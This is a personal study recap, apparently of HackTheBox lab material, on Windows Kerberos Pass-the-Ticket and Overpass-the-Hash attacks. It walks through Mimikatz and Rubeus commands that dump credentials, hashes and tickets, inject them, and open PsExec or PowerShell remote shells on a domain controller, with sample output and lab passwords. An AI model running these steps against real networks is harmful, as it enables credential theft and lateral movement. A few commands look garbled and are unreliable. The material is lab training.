# ----- Recap PTT Kerberos Windows

samedi 12 octobre 2024 9:18 PM

In this attack, **we use a stolen Kerberos ticket to move laterally** **instead of an NTLM password hash**.


| | |
|---|---|
| Windows | **.kirbi Files**<br>Description: Contains Kerberos tickets extracted from memory.<br>Usage: Used in tools like Mimikatz for Pass-the-Ticket attacks.<br>**krb5.ini** (or krb5.conf)<br>Description: Configuration file for the Kerberos client.<br>Usage: Specifies realm information, KDC addresses, and other settings for Kerberos authentication.<br>**Ticket Granting Ticket (TGT)**<br>Format: In-memory representation; may be saved in .kirbi files.<br>Usage: Allows access to services without needing to re-enter credentials.<br>Service Tickets ( **TGS** )<br>Format: In-memory representation; can also be saved in .kirbi files.<br>Usage: Allows access to specific services after obtaining a TGT. |
| Linux | **/etc/krb5.conf**<br>Description: Configuration file for the Kerberos client.<br>Usage: Contains realm configurations, KDC addresses, and other settings for authentication.<br>Keytab Files (**.keytab**)<br>Description: Contains pairs of Kerberos principals and their corresponding encrypted keys.<br>Usage: Used for service authentication without user interaction.<br>Kerberos Tickets<br>Format: Stored in memory and may be referenced using the klist command.<br>Usage: Similar to Windows, tickets are issued to authenticate users to services.<br>kinit and kdestroy Commands<br>**kinit**: Used to obtain and cache Kerberos tickets.<br>**kdestroy**: Used to delete the cached tickets.<br>Kerberos Cache Files ( **ccache** )<br>Description: Files that store tickets obtained by kinit.<br>Usage: Can be specified with the KRB5CCNAME environment variable to manage multiple ticket caches. |
| Common Formats and Tools | Kerberos Ticket Cache (KRB5CC)<br>Description: A file or in-memory storage used to cache tickets obtained through the Kerberos protocol.<br>Usage: Typically managed through environment variables and commands like klist.<br>Mimikatz<br>Description: A tool that can extract Kerberos tickets from memory and convert them to .kirbi format. |

We'll cover several ways to perform a PtT attack from Windows and Linux. In this section, we'll focus on Windows attacks, and in the following section, we'll cover attacks from Linux.

**Pass the Hash:** You grab a hash an pass it to authenticate with it !

**Over Pass The Hash** : You pass the hash + You pass the ticket

# Over Pass The Hash Steps



Grab NTLM Hash

Illigitimate Logon via Hash

Remote Service Call

Use Kerb Ticket to Pivot

mimikatz sekurlsa

mimikatz pth

net use \\<target>


PsExec w/ Ticket

1. Grab the hash from the local device
2. **Pass the hash** **on the local device** !! to create illegitimate  local logon
3. Create a romte service call to the destination host  loading kerberos host in the memory
4. Create a **pass the ticket** event using the impersonated person **on the new device** !

**Steps :**

**1**

## Our initial account :



```
C:\Windows\System32>hostname
win10

C:\Windows\System32>whoami
win10\testadmin

C:\Windows\System32>
```


## Legitimate way if we have the password in plaintext :

Use :

- ○ `runas /user:Administrator "cmd.exe"`
- ○ `runas /user:Domain\UserName "cmd.exe"`

```
=> this will give us a cmd on the local host of UserName

if want a shell on the DC with the priv of UserName ( he is trusted to make this connec on the DC) :
```

□ `runas /user:Domain\UserName "PsExec64.exe   \\DC  cmd.exe  -accepteula"`




```
C:\Users\vagrant>whoami
win10\vagrant

C:\Users\vagrant>hostname
win10

C:\Users\vagrant>runas /user:windomain.local\lateralUser "C:\Tools\SysInternals\PsExec64.exe \\DC cmd.exe -accepteula"
Enter the password for windomain.local\lateralUser:
Attempting to start C:\Tools\SysInternals\PsExec64.exe \\DC cmd.exe -accepteula as user "windomain.local\lateralUser" ...

C:\Users\vagrant>
```

```
PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
windomain\lateraluser

C:\Windows\system32>hostname
dc

C:\Windows\system32>_
```

The PsExec64.exe executable must be located on the local machine where the command is being run

## Illigitimate way by Mimikatz

□`.\mimikatz.exe privilege::debug  "sekurlsa::logonpasswords"   exit`




```
Authentication Id : 0 ; 3564866 (00000000:00366542)
Session           : Interactive from 3
User Name         : lateralUser
Domain            : WINDOMAIN
Logon Server      : DC
Logon Time        : 2/19/2023 10:37:01 PM
SID               : S-1-5-21-2248182496-2703259308-3607518834-1106
        msv :
         [00000003] Primary
         * Username : lateralUser
         * Domain   : WINDOMAIN
         * NTLM     : 8119935c5f7fa5f57135620c8073aaca
         * SHA1     : f60d7d6f41f4e0232b620aa2429cdaba85abc63d
         * DPAPI    : 9a9f23aee58e4167693baa61f5317d7a
        tspkg :
        wdigest :
         * Username : lateralUser
         * Domain   : WINDOMAIN
         * Password : (null)
        kerberos :
         * Username : lateralUser
         * Domain   : WINDOMAIN.LOCAL
         * Password : (null)
        ssp :
        credman :
        cloudap :
```

**2** Pass the hash  to our targeted user

□`.\mimikatz.exe privilege::debug`

□`sekurlsa::pth /user:lateraluser /domain:windomain.local /ntlm:9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07207d0763ce /run:Powershell.exe`

A new powershell session prompted , <u>but what is interesting is that we are **still under our testadmin  account** and **inside our local host**</u>



```
PS C:\Windows\system32> whoami
win10\testadmin
PS C:\Windows\system32> hostname
win10
PS C:\Windows\system32>
```


**BUT ! <u>We have the lateraluser  Credentials loaded into memory !!</u>**

**3** Making a remote service call to the target host we are most interested about

□`net use   \\DC`

There is something interesting is that when we  list our kerberos tickets :

□`klist`



```
PS C:\Windows\system32> klist

Current LogonId is 0:0x5f6ae4

Cached Tickets: (4)

#0>     Client: lateraluser @ WINDOMAIN.LOCAL
        Server: krbtgt/WINDOMAIN.LOCAL @ WINDOMAIN.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 2/19/2023 23:18:25 (local)
        End Time:   2/20/2023 9:17:59 (local)
        Renew Time: 2/26/2023 23:17:59 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: dc.windomain.local

#1>     Client: lateraluser @ WINDOMAIN.LOCAL
        Server: krbtgt/WINDOMAIN.LOCAL @ WINDOMAIN.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 2/19/2023 23:17:59 (local)
        End Time:   2/20/2023 9:17:59 (local)
        Renew Time: 2/26/2023 23:17:59 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: dc.windomain.local

#2>     Client: lateraluser @ WINDOMAIN.LOCAL
        Server: cifs/DC @ WINDOMAIN.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 2/19/2023 23:18:25 (local)
        End Time:   2/20/2023 9:17:59 (local)
        Renew Time: 2/26/2023 23:17:59 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: dc.windomain.local

#3>     Client: lateraluser @ WINDOMAIN.LOCAL
        Server: cifs/wef.windomain.local @ WINDOMAIN.LOCAL
```

They are all for the user we are currently impersonating !!

if we don't find them loaded! then HackTheBox  explain well what we should do goo read it !

**Example**

**Load .kirbi it to the memory ( Pass The Ticket )**


```
Rubeus.exe ptt /ticket:[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi
```

**4** Pass the Ticket Event


using PsExec64.exe from Sys internal: Allow us to spawn a remote shell using the currently loaded kerberos tickets

```
□PsExec64.exe \\DC  cmd.exe   -accepteula
```

hey i assume that when you are trying to spawn a remote shell you already have the tickets loaded in for the person you ac tually are



```
        Kdc Called: dc.windomain.local
PS C:\Windows\system32> C:\Tools\SysInternals\PsExec64.exe \\DC cmd.exe -accepteula

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
windomain\lateraluser

C:\Windows\system32>_
```



```
C:\Windows\system32>hostname
dc

C:\Windows\system32>
```

or use this :

PS C:\tools> **Enter-PSSession** **-ComputerName** **DC01**

Note: **Mimikatz** **requires administrative rights** to perform the Pass the Key/OverPass the Hash attacks, while **Rubeus** **doesn't**.

1. **Pass the Key** (Kerberos TGT)

# Mimikatz:

Dump the Kerberos Ticket Granting Ticket (TGT) using Mimikatz:

```
□mimikatz # sekurlsa::tickets /export
```

***Function:*** *This command dumps all the Kerberos tickets, including TGTs, stored in memory for the current session. The /export option saves these tickets in .kirbi format, which can later be reused.*
***Effect:*** *You get a .kirbi file that contains the TGT for a particular user session, which can then be used to impersonate that user without needing their password.*

Inject the TGT back into memory:

```
□mimikatz # kerberos::ptt <TGT_file.kirbi>
```

***Function:*** *This command passes the Kerberos ticket (TGT) into memory, essentially loading it so that the system authenticates you as the legitimate user associated with that ticket.*
***Effect:*** *You can authenticate as the user whose TGT you loaded and access resources that user has permission to use.*

# Rubeus:

| | |
|---|---|
| | Extract TGT:<br>□`Rubeus.exe dump   /nowrap`<br>***Function:*** *This command dumps all the available Kerberos tickets from the system, similar to Mimikatz's sekurlsa::tickets, providing details about the TGT and other tickets.*<br>***Effect:*** *It allows you to view or export TGTs that can be used in further attacks.*<br>Pass the TGT:<br>□`Rubeus.exe ptt /ticket:<Base64_TGT>`<br>***Function:*** *This passes a Base64-encoded Kerberos ticket (TGT) into memory for the current user session.*<br>***Effect:*** *You can authenticate as the user whose TGT you provided and access their permissions without needing their credentials.* |
| 2. **OverPass the Hash** (Pass-the-Hash + Kerberos) | **Mimikatz:**<br>Overpass the hash using NTLM hash to request a TGT:<br>□`mimikatz # sekurlsa::pth /user:<username> /domain:<domain> /ntlm:<NTLM_hash>`<br>***Function:*** *This command performs an "OverPass the Hash" attack by taking the NTLM hash of a user's password (instead of the plaintext password), and requests a valid Kerberos TGT from the domain controller.* ***Mimikatz builds a fake TGT request using the hash.***<br>***Effect:*** *Even without knowing the user's password, the attacker can authenticate as the user, receiving a TGT that allows access to resources as if they had logged in normally.*<br>**Rubeus:**<br>Overpass the hash:<br>□`Rubeus.exe tgtdeleg /user:<username> /rc4:<NTLM_hash> /domain:<domain>`<br>***Function:*** *This command performs the OverPass the Hash attack using the RC4 (NTLM) hash to request a Kerberos TGT for the specified user.*<br>***Effect:*** *Rubeus requests a valid Kerberos TGT using the NTLM hash of the user without needing the password, allowing the attacker to access resources under that user's identity.* |

# Detection For Over Pass The Hash :

Episode 2: Overpass the Hash

Over Pass the Hash

Over pass the Hash is a technique to use the password hash to get a kerberos ticket. This will clear all the kerberos keys of the current user and injects the acquired hash into memory for the kerberos ticket request.

Hash is valid until the user changes the password.

Mimikatz supports over pass the hash attack. If the Hash is NTLM the kerberos ticket is RC4, if hash is AES then the kerberos ticket is AES.

We can give a try on extracting encrypted keys and use those keys for access a particular resource


Mimikatz cmd for extracting encrypted keys from the memory:

```
sekurlsa::ekeys
```

Mimikatz cmd for Over pass the Hash ( or if we already have a list of ntlm hashes or AES keys we can directly use it):

```
kerberos::ptt /user:<<Username>> /domain:<<domainname>> /aes128 or /aes256 or /ntlm:<<encrypted keys>>
```


We try using ntlm hashes where the keys would be sent in RC4 format when try to access the resource and all of these we can view in the packet capture.




```
mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 101156 (00000000:00018b24)
Session           : Interactive from 1
User Name         : tom.hanks
Domain            : AJLAB
Logon Server      : AJLAB-DC01
Logon Time        : 2/22/2017 2:52:18 AM
SID               : S-1-5-21-1294978131-4281537134-1073116290-1108

         * Username : tom.hanks
         * Domain   : AJLAB.COM
         * Password : T0mp@ssw0rd
         * Key List :
           aes256_hmac       721447d0a612acdcc543ad0e4ed3c591123bee7dd8faa8473ec9e161ed1a6687
           aes128_hmac       0e634f062bf18b969b83e16d6b8e81db
           rc4_hmac_nt       ad93cef03905e3ad63e17c2f1c235848
           rc4_hmac_old      ad93cef03905e3ad63e17c2f1c235848
           rc4_md4           ad93cef03905e3ad63e17c2f1c235848
           rc4_hmac_nt_exp   ad93cef03905e3ad63e17c2f1c235848
           rc4_hmac_old_exp  ad93cef03905e3ad63e17c2f1c235848
```

Tom hanks is our user that figues in this

We scroll down and we find aki account !




```
mimikatz # sekurlsa::pth /user:aki /domain:AJLAB.COM /ntlm:ce760f01762ff8e4b245639cf5c34b28
user    : aki
domain  : AJLAB.COM
program : cmd.exe
impers. : no
NTLM    : ce760f01762ff8e4b245639cf5c34b28
  |  PID  1480
  |  TID  2400
  |  LSA Process is now R/W
  |  LUID 0 ; 1867716 (00000000:001c7fc4)
  \_ msv1_0   - data copy @ 0000000000468F60 : OK !
  \_ kerberos - data copy @ 000000000012AE058
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null

mimikatz #
```




```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> _
```

Fenetre tnejem texecuty minha b user ta3k l9dym ama b privilege ta3 aki




```
PS C:\Windows\system32> net user aki /domain
```




```
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/20/2017 10:36:38 PM
Password expires             Never
Password changeable          2/21/2017 10:36:38 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/22/2017 9:17:43 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Admins        *Domain Users
The command completed successfully.

PS C:\Windows\system32>
```

To move to akii shell :




```
PS C:\Windows\system32> Enter-PSSession -ComputerName
```

To determine the host name ;




```
C:\Users\tom.hanks>ping -a 10.10.10.254

Pinging AJLAB-DC01 [10.10.10.254] with 32 bytes of data:
Reply from 10.10.10.254: bytes=32 time=1ms TTL=128
Reply from 10.10.10.254: bytes=32 time<1ms TTL=128
Reply from 10.10.10.254: bytes=32 time=1ms TTL=128
Reply from 10.10.10.254: bytes=32 time=1ms TTL=128

Ping statistics for 10.10.10.254:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\tom.hanks>
```




```
PS C:\Windows\system32> Enter-PSSession -ComputerName AJLAB-DC01
[ajlab-dc01]: PS C:\Users\aki\Documents> whoami
ajlab\aki
[ajlab-dc01]: PS C:\Users\aki\Documents> exit
PS C:\Windows\system32> whoami
ajlab\tom.hanks
PS C:\Windows\system32>
```

# Lab :




```
C:\tools>.\Rubeus.exe ptt /ticket:[0;4651d]-2-0-40e10000-john@krbtgt-INLANEFREIGHT.HTB.kirbi

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.2


[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\tools>whoami
ms01\administrator

C:\tools>Rubeus.exe createnetonly /program:"C:\Windows\System32\cmd.exe" /show

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.2


[*] Action: Create Process (/netonly)


[*] Using random username and password.

[*] Showing process : True
[*] Username        : PWFMVNCB
[*] Domain          : 6V3CS9IC
[*] Password        : QORE7BVL
[+] Process         : 'C:\Windows\System32\cmd.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID       : 5848
[+] LUID            : 0x1332d0

C:\tools>_
```




Administrator: C:\Windows\System32\cmd.exe - powershell

```
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

